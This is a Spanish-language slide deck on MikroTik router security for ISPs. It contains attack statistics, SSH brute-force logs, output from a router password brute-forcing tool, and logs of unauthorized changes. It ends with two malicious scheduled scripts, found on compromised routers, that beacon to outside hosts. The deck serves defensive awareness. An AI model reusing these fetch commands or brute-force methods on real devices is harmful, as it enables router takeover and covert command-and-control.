

# Mejores Prácticas

***Nada protege a tu equipo en un 100%, ninguna herramienta o procedimiento actual es capaz de lograrlo***



# Ponente

Ing. Adrián Arturo Díaz Cota

- Administrador de redes desde el año 2000
- Administrador Windows y Linux
- CTO Index Datacom
- Certificaciones:





- Empresa dedicada al desarrollo y comercialización de soluciones en tecnologías de la información y comunicación.
- Más de 15 años en el mercado.
- Servicios de Internet Simétrico, Asimétrico y E-PyME; Ethernet Local y Multilocal.
- Soluciones en Redes de Banda Ancha, Internet móvil, Telefonía IP, WISP.



Los Mochis, Culiacán y Mazatlán, Sinaloa.  
Obregón y Guaymas, Sonora.  
Cabo San Lucas, Baja California Sur.



- Distribuidor oficial de Mikrotik Routerboard
- Centro de entrenamiento oficial en Mikrotik RouterOS



Los Mochis, Sinaloa.  
Guadalajara  
Ciudad de México



- Empresa dedicada a servicios de Internet residencial
- + de 4600 abonados



Presencia Sinaloa y Sonora



- Sistema de gestión en la nube para ISPs



# Objetivos

- Crear conciencia de la importancia de asegurar las políticas de acceso a los equipos.
- Compartir experiencias de algunos accesos no autorizados.
- Principales cambios que llevan a cabo al ingresar a los routers.

# Contenido

- Ataques masivos
- Problemas de seguridad
- ¿Qué hacer para reducir el riesgo?
  - Generar políticas elementales
  - Ajustes Básicos
  - Ajustar Firewall



# Mejorando las políticas de seguridad

## ■ Ataques masivos

Estamos en la era de la información, todo equipo interconectado recibe en algún momento ataques.

En su mayoría, se lanzan automáticamente desde otros equipos infectados (a través de virus, troyanos, gusanos, etc.).

En otros casos, son ejecutados por piratas informáticos.



# Problemática de Seguridad

- Todos los equipos son vulnerables
- Intercepción de comunicaciones
  - Secuestro de sesión.
  - Falsificación de identidad.
  - Redireccionamiento o alteración de mensajes.
  - Control del equipo
- Denegación de servicios
  - Explotación de las debilidades de configuración.
    - Ataques FuerzaBruta SSH / Telnet / WEB
    - DNS
  - Explotación de las vulnerabilidades del software.
    - Vulnerabilidades & Exploits
    - DoS y DDoS






# Problemática de Seguridad


<https://securelist.lat/new-trends-in-the-world-of-iot-threats/87948/>

| Servicio          | Puerto   | % de ataques | Vector de ataque   | Familias de malware |
|-------------------|----------|--------------|--|---------------------|
| Telnet            | 23, 2323 | 82,26%       | Fuerza bruta   | Mirai, Gafgyt       |
| SSH               | 22       | 11,51%       | Fuerza bruta   | Mirai, Gafgyt       |
| Samba             | 445      | 2,78%        | EternalBlue, EternalRed, CVE-2018-7445   | -                   |
| tr-069            | 7547     | 0,77%        | RCE en la implementación del protocolo TR-069  | Mirai, Hajime       |
| HTTP              | 80       | 0,76%        | Intentos de explotar vulnerabilidades en el servidor web o averiguar la contraseña del panel de administración                       | -                   |
| winbox (RouterOS) | 8291     | 0,71%        | Utilizado para identificar RouterOS (MikroTik) y para ataques a través del servicio winbox   | Hajime              |
| Mikrotik http     | 8080     | 0,23%        | RCE en MikroTik RouterOS <6.38.5 Chimay-Red  | Hajime              |
| MSSQL             | 1433     | 0,21%        | Ejecución de código arbitrario para ciertas versiones (2000, 2005 y 2008) o cambio de la contraseña del administrador, robo de datos | -                   |
| GoAhead httpd     | 81       | 0,16%        | RCE en cámaras IP GoAhead  | Persirai, Gafgyt    |
| Mikrotik http     | 8081     | 0,15%        | Chimay-Red   | Hajime              |
| Etherium JSON-RPC | 8545     | 0,15%        | Evasión de la autorización (CVE-2017-12113)  | -                   |
| RDP               | 3389     | 0,12%        | Fuerza bruta   | -                   |
| XionMai uc-httpd  | 8000     | 0,09%        | Desbordamiento de búfer (CVE-2018-10088) en XionMai uc-httpd 1.0.0 (algunos dispositivos de fabricantes chinos)                      | Satori              |



# Problemática de Seguridad

- Países desde donde se lanzan mas ataques vía TELNET SSH



# Problemática de Seguridad

- Ataque DoS & DDoS

| Name  | CPU | Usage | Name     | CPU | Usage |
|-------|-----|-------|----------|-----|-------|
| cpu4  |     | 100.0 | cpu33    |     | 85.5  |
| cpu11 |     | 100.0 | cpu31    |     | 84.0  |
| cpu18 |     | 100.0 | firewall | 1   | 70.0  |
| cpu20 |     | 100.0 | firewall | 10  | 66.0  |
| cpu25 |     | 100.0 | firewall | 0   | 65.5  |
| cpu29 |     | 100.0 | firewall | 3   | 65.0  |
| cpu3  |     | 99.5  | firewall | 13  | 62.0  |
| cpu10 |     | 99.5  | firewall | 2   | 61.5  |
| cpu15 |     | 99.5  | firewall | 6   | 60.5  |
| cpu23 |     | 99.5  | firewall | 12  | 60.5  |
| cpu24 |     | 99.5  | firewall | 14  | 60.5  |
| cpu12 |     | 99.0  | firewall | 9   | 60.0  |
| cpu26 |     | 99.0  | firewall | 4   | 59.0  |
| cpu14 |     | 98.5  | firewall | 19  | 59.0  |
| cpu21 |     | 98.5  | firewall | 17  | 56.5  |
| cpu32 |     | 98.5  | firewall | 7   | 56.0  |
| cpu2  |     | 98.0  | firewall | 18  | 56.0  |
| cpu8  |     | 98.0  | firewall | 21  | 54.5  |
| cpu17 |     | 98.0  | firewall | 5   | 53.0  |
| cpu19 |     | 98.0  | firewall | 8   | 52.5  |
| cpu1  |     | 97.5  | firewall | 29  | 52.5  |
| cpu9  |     | 97.5  | queuing  | 32  | 52.5  |
| cpu13 |     | 96.5  | firewall | 16  | 52.0  |
| cpu27 |     | 96.5  | firewall | 25  | 51.0  |
| cpu16 |     | 94.5  | firewall | 20  | 50.5  |
| cpu0  |     | 93.5  | firewall | 24  | 49.5  |
| cpu7  |     | 93.5  | firewall | 30  | 49.5  |
| cpu30 |     | 93.5  | firewall | 15  | 48.0  |
| cpu6  |     | 93.0  | firewall | 35  | 48.0  |
| cpu28 |     | 93.0  | firewall | 11  | 47.5  |
| cpu22 |     | 92.0  | queuing  | 23  | 47.5  |
| cpu34 |     | 91.5  | queuing  | 27  | 46.0  |
| cpu35 |     | 91.5  | queuing  | 26  | 44.5  |
| cpu5  |     | 91.0  | firewall | 22  | 44.0  |
| cpu33 |     | 85.5  | queuing  | 20  | 43.0  |



# Problemática de Seguridad

- Ataque Fuerza Bruta

Log

Freeze

all

|                      |        |                         |  |
|----------------------|--------|-------------------------|--|
| Apr/01/2019 05:59:28 | memory | system, error, critical | login failure for user admin from 115.21.123.116 via ssh   |
| Apr/01/2019 06:22:04 | memory | system, error, critical | login failure for user usuario from 139.59.74.143 via ssh  |
| Apr/01/2019 06:30:34 | memory | system, error, critical | login failure for user root from 203.248.18.135 via ssh    |
| Apr/01/2019 06:38:37 | memory | system, error, critical | login failure for user root from 35.194.81.42 via ssh      |
| Apr/01/2019 06:48:09 | memory | system, error, critical | login failure for user root from 68.183.27.152 via ssh     |
| Apr/01/2019 07:06:50 | memory | system, error, critical | login failure for user ftp from 61.72.254.71 via ssh       |
| Apr/01/2019 07:07:07 | memory | system, error, critical | login failure for user admin from 111.40.66.28 via ssh     |
| Apr/01/2019 07:08:44 | memory | system, error, critical | login failure for user root from 165.227.49.242 via ssh    |
| Apr/01/2019 07:24:06 | memory | system, error, critical | login failure for user setup from 206.189.86.17 via ssh    |
| Apr/01/2019 07:29:02 | memory | system, error, critical | login failure for user ftpuser from 47.90.200.173 via ssh  |
| Apr/01/2019 07:42:18 | memory | system, error, critical | login failure for user applmgr from 178.128.81.125 via ssh |
| Apr/01/2019 08:01:26 | memory | system, error, critical | login failure for user user from 211.33.129.248 via ssh    |
| Apr/01/2019 08:11:12 | memory | system, error, critical | login failure for user wp-user from 206.189.141.63 via ssh |
| Apr/01/2019 08:24:42 | memory | system, error, critical | login failure for user hadoop from 139.59.173.161 via ssh  |
| Apr/01/2019 08:29:42 | memory | system, error, critical | login failure for user applmgr from 211.104.13.125 via ssh |
| Apr/01/2019 08:36:35 | memory | system, error, critical | login failure for user admin from 201.139.89.55 via ssh    |
| Apr/01/2019 08:36:36 | memory | system, error, critical | login failure for user admin from 201.139.89.55 via ssh    |
| Apr/01/2019 08:36:36 | memory | system, error, critical | login failure for user admin from 201.139.89.55 via ssh    |
| Apr/01/2019 08:36:36 | memory | system, error, critical | login failure for user admin from 201.139.89.55 via ssh    |
| Apr/01/2019 08:36:36 | memory | system, error, critical | login failure for user admin from 201.139.89.55 via ssh    |
| Apr/01/2019 08:36:37 | memory | system, error, critical | login failure for user admin from 201.139.89.55 via ssh    |
| Apr/01/2019 08:36:48 | memory | system, error, critical | login failure for user usuario from 45.119.81.253 via ssh  |



# Problemática de Seguridad

## ■ Ataque Fuerza Bruta

```
-v2.txt
[MIKROTIK]
Mikrotik RouterOS Bruteforce Tool 1.0.2
Ramiro Caire (@rcaire) & Federico Massa (@fgmassa)
http://mkbrutusproject.github.io/MKBRUTUS

[*] Starting bruteforce attack...
-----
[-] Trying with default credentials on RouterOS...

[-] Default RouterOS credentials were unsuccessful, trying with 303872 passwords in list...

[-] Trying 1 of 303872 Passwords - Current: 123456
[-] Trying 2 of 303872 Passwords - Current: password
[-] Trying 3 of 303872 Passwords - Current: 123456789
[-] Trying 4 of 303872 Passwords - Current: 12345678
[-] Trying 5 of 303872 Passwords - Current: 12345
[-] Trying 6 of 303872 Passwords - Current: qwerty
[-] Trying 7 of 303872 Passwords - Current: 123123
[-] Trying 8 of 303872 Passwords - Current: 111111
[-] Trying 9 of 303872 Passwords - Current: abc123
[-] Trying 10 of 303872 Passwords - Current: 1234567
[-] Trying 11 of 303872 Passwords - Current: dragon

[-] Trying 616 of 303872 Passwords - Current: poohbear
[-] Trying 617 of 303872 Passwords - Current: miranda
[-] Trying 618 of 303872 Passwords - Current: madonna
[-] Trying 619 of 303872 Passwords - Current: florence
[-] Trying 620 of 303872 Passwords - Current: sapphire
[-] Trying 621 of 303872 Passwords - Current: norman
[-] Trying 622 of 303872 Passwords - Current: hamilton
[-] Trying 623 of 303872 Passwords - Current: greenday
[-] Trying 624 of 303872 Passwords - Current: galaxy
[-] Trying 625 of 303872 Passwords - Current: frankie
[-] Trying 626 of 303872 Passwords - Current: black
[-] Trying 627 of 303872 Passwords - Current: awesome
[-] Trying 628 of 303872 Passwords - Current: suzuki
[-] Trying 629 of 303872 Passwords - Current: spring
[-] Trying 630 of 303872 Passwords - Current: qazwsxedc
[-] Trying 631 of 303872 Passwords - Current: magnum
[-] Trying 632 of 303872 Passwords - Current: lovers
[-] Trying 633 of 303872 Passwords - Current: liberty
[-] Trying 634 of 303872 Passwords - Current: gregory
[-] Trying 635 of 303872 Passwords - Current: 232323
[-] Trying 636 of 303872 Passwords - Current: twilight
[-] Trying 637 of 303872 Passwords - Current: timothy
[-] Trying 638 of 303872 Passwords - Current: swimming
[-] Trying 639 of 303872 Passwords - Current: super

[+] Login successful!!! User: casa Password: super
Elapsed Time: 693.8 sec | Passwords Tried: 639
```



# Problemática de Seguridad

- Accesos no autorizados

|                      |      |                       |  |
|----------------------|------|-----------------------|--|
| Jul/24/2018 07:49:13 | disk | system, info, account | address (04.00.00.00.00.00), priority name<br>user support logged out from 47.75.108.28 via winbox |
| Jul/24/2018 07:49:14 | disk | system, info          | new script added by support  |
| Jul/24/2018 07:49:15 | disk | system, info          | script removed by support  |
| Jul/24/2018 07:49:15 | disk | system, info          | ip service changed by support  |
| Jul/24/2018 07:49:16 | disk | system, info          | ip service changed by support  |
| Jul/24/2018 07:49:20 | disk | system, info          | new script added by support  |
| Jul/24/2018 07:49:20 | disk | system, info          | new script scheduled by support  |
| Jul/24/2018 07:49:21 | disk | system, info          | pool pool1 added by support  |
| Jul/24/2018 07:49:22 | disk | system, info          | ppp profile <test> added by support  |
| Jul/24/2018 07:49:23 | disk | system, info          | PPP AAA settings changed by support  |
| Jul/24/2018 07:49:23 | disk | system, info          | PPTP Server settings changed by support  |
| Jul/24/2018 07:49:24 | disk | system, info          | nat rule added by support  |
| Jul/24/2018 07:49:24 | disk | system, info          | system identity changed by support   |
| Jul/24/2018 07:49:25 | disk | system, info          | RADIUS client added by support   |
| Jul/24/2018 07:49:25 | disk | system, info          | radius incoming changed by support   |
| Jul/24/2018 07:49:26 | disk | system, info          | PPP AAA settings changed by support  |


# Problemática de Seguridad

- Modificación No Autorizada
  - WebProxy, Radius



# Problemática de Seguridad

- Modificación No Autorizada



The screenshot displays the Mikrotik WinBox interface with several configuration windows open. A red box highlights the 'Secrets' tab in the PPP configuration window, which contains a table of PPP profiles. A red circle highlights the 'profile1' entry in this table, specifically its 'Local Address' field, which is set to '10.1.1.1'. Two red arrows originate from this circled address: one points to the 'Local Address' field in the 'PPP Secret <ee>' window, and the other points to the 'Remote Address' field in the 'PPP Secret <we>' window. This visualizes the unauthorized modification of the local address for the 'profile1' entry.

| Name            | Local Address | Remote Address |
|-----------------|---------------|----------------|
| default         | dhcp1         | dhcp1          |
| default-encr... | 192.168.1.80  | dhcp1          |
| oficinas        |               |                |
| profile1        | 10.1.1.1      | dhcp_pool1     |



# Problemática de Seguridad

- Modificación No Autorizada

The image displays three overlapping windows from Mikrotik WinBox. The background window is the 'Schedule' configuration for a task named 'upd113', showing a start date of Oct/30/2018 and an interval of 04:00:00. The middle window is the 'Script' configuration for 'script4', owned by 'admin', with a last run on Aug/28/2018 at 06:48:38 and a run count of 1728. The foreground window is the 'Script' configuration for 'ip', owned by 'idX', with a last run count of 0. The 'Policy' section in the 'ip' script window is checked for ftp, read, policy, password, sensitive, reboot, write, test, and sniff. The 'Source' field in the 'ip' script window contains the following command, which is highlighted with a red box:


```
{/tool fetch url=("http://www.boss-ip.com/Core/Update.aspx?key=5bc24d5c0d21bf27&action=upload&sncode=A58EC34D5101819D36A5AC3F814770CE&dynamic=static") keep-result=no}
```

Below this, another red box highlights the 'Source' field of the 'script4' window, which contains:

```
/tool fetch address=95.154.216.167 port=2008 src-path=/mikrotik.php mode=http keep-result=no
```

